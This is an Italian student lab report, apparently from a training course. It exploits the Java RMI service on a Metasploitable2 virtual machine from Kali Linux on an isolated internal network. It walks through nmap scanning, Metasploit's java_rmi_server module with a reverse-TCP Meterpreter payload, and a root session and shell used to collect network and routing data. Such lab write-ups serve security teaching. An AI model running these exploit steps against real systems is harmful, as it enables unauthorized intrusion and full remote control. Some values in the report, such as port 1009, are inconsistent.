

# Progetto Settimanale S7L5

## Sergio Falcone

### INTRODUZIONE

#### Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 - Java RMI.

Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
  - 1) configurazione di rete.
  - 2) informazioni sulla tabella di routing della macchina vittima.

### PREFAZIONE

Questo esercizio vede protagoniste due Macchine Virtuali: [Kali Linux](#) come Attaccante, [Metasploitable2](#) come Target.

La prima fase, (ESECUZIONE: Fase 1), sarà dedicata alla creazione del Laboratorio Virtuale, verrà creata una [rete locale](#) apposita e verranno impostati gli [indirizzi ip](#) delle due macchine nel modo seguente:

1. [Kali Linux con ip 192.168.11.111](#)
2. [Metasploitable2 con ip 192.168.11.112](#)


La seconda fase, (ESECUZIONE: Fase 2), sarà dedicata all'utilizzo degli strumenti **NMAP** e **METASPLOIT**, attraverso il Terminale di [Kali Linux](#).

Sarà ottenuta la sessione remota **Meterpreter** e verranno raccolte le informazioni sulla **configurazione di rete e tabella di routing** della [Metasploitable2](#)


### ESECUZIONE: Fase 1

Su [VirtualBox](#), software di virtualizzazione nella quale sono installati i due Sistemi Operativi [Kali Linux](#) e [Metasploitable2](#), creo la rete locale **L5** utilizzando il seguente metodo su entrambe le macchine:


*Impostazioni-Rete – Connessa a: Rete interna – Nome: L5*



Accendo la Macchina Virtuale [Kali Linux](#) e, dopo aver effettuato l'accesso, in alto a destra trovo [l'icona di rete](#) e clicco con il tasto destro del mouse su “[Edit Connection...](#)”



Aggiungo una nuova connessione premendo il [tasto +](#):



Cambio [Connection name](#) in **L5**

**Method - Manual**


**Address** 192.168.11.111

**Netmask** 255.255.255.0 (verrà poi cambiato dalla Macchina in [24](#))

**Gateway** 192.168.11.1

## DNS server 8.8.8.8

Salvo le modifiche con il tasto **Save**.



Sul Terminale per vedere l'indirizzo ip della **Macchina Kali Linux**, inserisco il comando **ip a**.

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::3e43:8230:3259:489c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Dopo aver messo la **Macchina Metasploitable2** in **Rete interna L5** su **VirtualBox** come mostrato precedentemente, avvio **Metasploitable2**, effettuo l'accesso e

cambio l'[ip](#) attraverso il Comando:

*sudo nano /etc/network/interfaces*

Modifico con i seguenti parametri: address [192.168.11.112](#), netmask [255.255.255.0](#), network [192.168.11.0](#), broadcast [192.168.11.255](#), gateway [192.168.11.1](#)

```
GNU nano 2.0.7          File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1

[ Read 16 lines ]
^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text  ^C Cur Pos
^X Exit  ^J Justify  ^W Where Is  ^V Next Page  ^U UnCut Text  ^T To Spell
```

Salvo la configurazione con [Crtl+x](#), premo [Invio](#) e riavvio la rete con il comando:  
*sudo /etc/init.d/networking restart*

Successivamente eseguo il comando *ip a*:

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:2a:fb:fb brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
        inet6 fe80::a00:27ff:fe2a:fbfb/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```

Ora che ho configurato la rete, dal Terminale di [Kali Linux](#) eseguo il comando *ping 192.168.11.112* ([ip Metasploitable2](#)) per assicurarmi che le due macchine comunichino.

```
(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.360 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.660 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.588 ms
^C
--- 192.168.11.112 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2083ms
rtt min/avg/max/mdev = 0.360/0.536/0.660/0.127 ms
```

Il `ping` sulla Macchina Metasploitable2 ha avuto successo, procedo con la Fase 2

## ESECUZIONE: Fase 2

### Utilizzo di NMAP:

Nmap è uno strumento di scansione di rete usato per scoprire host attivi, individuare porte aperte, identificare servizi e rilevare versioni dei software.

Da Terminale Kali Linux eseguo il comando:

```
nmap -O -sV -p 1099 192.168.11.112
```

Dove: `nmap` strumento di scansione, `-O` identifica il Sistema Operativo `-sV` scopre la Versione del servizio, `-p 1099` specifica che voglio scansionare solo la porta 1099 e `192.168.11.112` è l'`ip` della Metasploitable2

```
(kali㉿kali)-[~]
└─$ nmap -O -sV -p 1099 192.168.11.112
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-23 07:11 -0500
Nmap scan report for 192.168.11.112
Host is up (0.00088s latency).

PORT      STATE SERVICE VERSION
1099/tcp    open  java-rmi  GNU Classpath grmiregistry
MAC Address: 08:00:27:2A:FB:FB (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.35 seconds
```

Risultato: Porta 1099/tcp aperta, Servizio java-rmi, Versione GNU Classpath grmiregistry, dettagli del Sistema Operativo Linux 2.6.9

## Avvio di METASPLOIT:

Avvio Metasploit con il comando *msfconsole* dal Terminale di Kali Linux.

```
(kali㉿kali)-[~]
$ msfconsole

Metasploit tip: Add routes to pivot through a compromised host using route
add <subnet> <session_id>

/ it looks like you're trying to run a \
\ module                                     /


\\_\\
  \_ \_
    @  @
      | |
      || |||
      || |||
      \|_/
        \_/_\

=[ metasploit v6.4.103-dev
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads      ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion       ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > 
```

Avvio il modulo: *use exploit/multi/misc/java\_rmi\_server*

```
msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```

## Uso il comando *show options*

```
msf exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
HTTPDELAY    10            yes        Time that the HTTP Server will wait for the payload request
RHOSTS       yes           yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT        1009          yes        The target port (TCP)
SRVHOST      0.0.0.0       yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT      8080          yes        The local port to listen on.
SSL          false          no         Negotiate SSL for incoming connections
SSLCert      no            no         Path to a custom SSL certificate (default is randomly generated)
URI PATH     no            no         The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
LHOST      192.168.11.111  yes        The listen address (an interface may be specified)
LPORT      4444          yes        The listen port

Exploit target:

Id  Name
--  --
0   Generic (Java Payload)

View the full module info with the info, or info -d command.
```

Imposto il parametro mancante richiesto:

*set RHOST 192.168.11.112 (Metasploitable2)*

```
msf exploit(multi/misc/java_rmi_server) > set RHOST 192.168.11.112
RHOST => 192.168.11.112
```

Vedo se la configurazione è andata a buon fine, utilizzando nuovamente il comando *show options*

```
msf exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
HTTPDELAY    10            yes        Time that the HTTP Server will wait for the payload request
RHOSTS      192.168.11.112  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT        1009          yes        The target port (TCP)
SRVHOST      0.0.0.0       yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT      8080          yes        The local port to listen on.
SSL          false          no         Negotiate SSL for incoming connections
SSLCert      no            no         Path to a custom SSL certificate (default is randomly generated)
URI PATH     no            no         The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
LHOST      192.168.11.111  yes        The listen address (an interface may be specified)
LPORT      4444          yes        The listen port

Exploit target:

Id  Name
--  --
0   Generic (Java Payload)

View the full module info with the info, or info -d command.
```

Avvio l'exploit con il comando: *exploit*

```
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/kjNkZz
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:47414) at 2026-01-23 04:19:41 -0500
```

L'exploit è andato a buon fine. È stata aperta la [sessione 1](#) di Meterpreter da [Kali Linux \(ip 192.168.11.111\)](#) a [Metasploitable2 \(ip 192.168.11.112\)](#)

All'interno di Meterpreter eseguo il comando *getuid*, utile a visualizzare l'identità dell'utente e i privilegi, acquisiti nella sessione 1.

```
meterpreter > getuid
Server username: root
```

Server username: [root](#) indica non solo che i privilegi acquisiti tramite exploit sono elevati, ma anche che ho il completo controllo del sistema.

### Configurazione di rete:

All'interno di Meterpreter eseguo il comando *ifconfig* per visualizzare le [configurazioni di rete](#) della Macchina [Metasploitable2](#).

```
Interface 1
=====
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
```

```
Interface 2
=====
Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe2a:fbfb
IPv6 Netmask : ::
```

L'Output rivela **Interfaccia**, **Indirizzo Ip**, **Netmask** della **Metasploitable2**, come impostate nella Fase 1.

### Tabella di routing:

La tabella di routing indica dove vengono inviati i pacchetti di rete, quale Gateway viene usato e quale Interfaccia di rete è coinvolta.

Si ottiene con i comandi del Sistema Operativo, precedentemente abbiamo visto con *getuid* che ho il controllo della Metasploitable2 da remoto quindi da Meterpreter, con la sessione attiva, uso il comando: *shell*

```
meterpreter > shell
Process 1 created.
Channel 1 created.
```

Process 1 created: Meterpreter ha creato un processo di sistema remoto, (**Process 1**) sulla Macchina **Metasploitable2**, direttamente collegato alla sessione di attacco.

Channel 1 created: E stato creato un canale (**Channel 1**) che permette la comunicazione con il processo di sistema remoto

All'interno di questo processo (**Process 1**) immetto il seguente comando:

*route -n*

Dove:

**route**: Visualizza e gestisce la tabella di instradamento (routing table) del sistema.

**-n**: Mostra gli indirizzi IP in formato numerico e inserisce i parametri che risulterebbero mancanti digitando il solo comando *route* fuori dalla **shell**.

```
route -n
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref    Use Iface
192.168.11.0   0.0.0.0       255.255.255.0  U      0      0        0 eth0
0.0.0.0         192.168.11.1  0.0.0.0       UG     100    0        0 eth0
```

Rete di Destinazione **192.168.11.0** è la rete locale **0.0.0.0** è la route di default, **Gateway 0.0.0.0** e **192.168.11.1** comunicazione diretta, **Genmask 255.255.225.0** equivale alla Subnet Mask, **Iface eth0** è l'interfaccia di rete

Utilizzo del solo comando *route* fuori dalla **shell** (dimostrazione nella pagina successiva):

```
meterpreter > route
```

```
IPv4 network routes
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

```
IPv6 network routes
```

Subnet	Netmask	Gateway	Metric	Interface
:: 1	::	::		
fe80 :: a00:27ff:fe2a:fbfb	::	::		

Si digita *exit* per uscire dalla [shell](#) e tornare su [Meterpreter](#), *exit* per uscire da [Meterpreter](#) e *exit* per uscire da [Metasploit](#).